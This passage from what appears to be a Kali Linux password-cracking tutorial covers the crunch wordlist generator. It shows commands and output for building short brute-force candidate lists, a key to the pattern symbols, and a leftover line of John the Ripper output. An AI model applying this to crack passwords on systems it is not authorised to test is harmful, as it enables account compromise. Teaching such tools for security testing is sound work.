0g 0:00:00:12  3/3 0g/s 3592Kp/s 3592Kc/s 3592KC/s nbkhor..nbk875
```

5) CRUNCH:


- For default passwords:



```
┌──(root㉿kali)-[~]
└─# crunch 3 3 1234abcdefghijk -o /home/kali/Desktop/pass.txt
Crunch will now generate the following amount of data: 13500 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3375

crunch: 100% completed generating output
```

- For customised passwords:



```
┌──(root㉿kali)-[~]
└─# crunch 3 3 -t ,@%
Crunch will now generate the following amount of data: 27040 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 6760
Aa0
Aa1
Aa2
Aa3
Aa4
Aa5
Aa6
Aa7
Aa8
Aa9
Ab0
Ab1
Ab2
Ab3
Ab4
Ab5
Ab6
Ab7
```

- , implies uppercase letter (ABCDEFGHIJKLMNOPQRSTUVWXYZ)
- @ Implies lowercase letters(abcdefghijklmnopqrstuvwxyz)
- ^ implies special characters (#$%&_, etc)
- % implies numeric values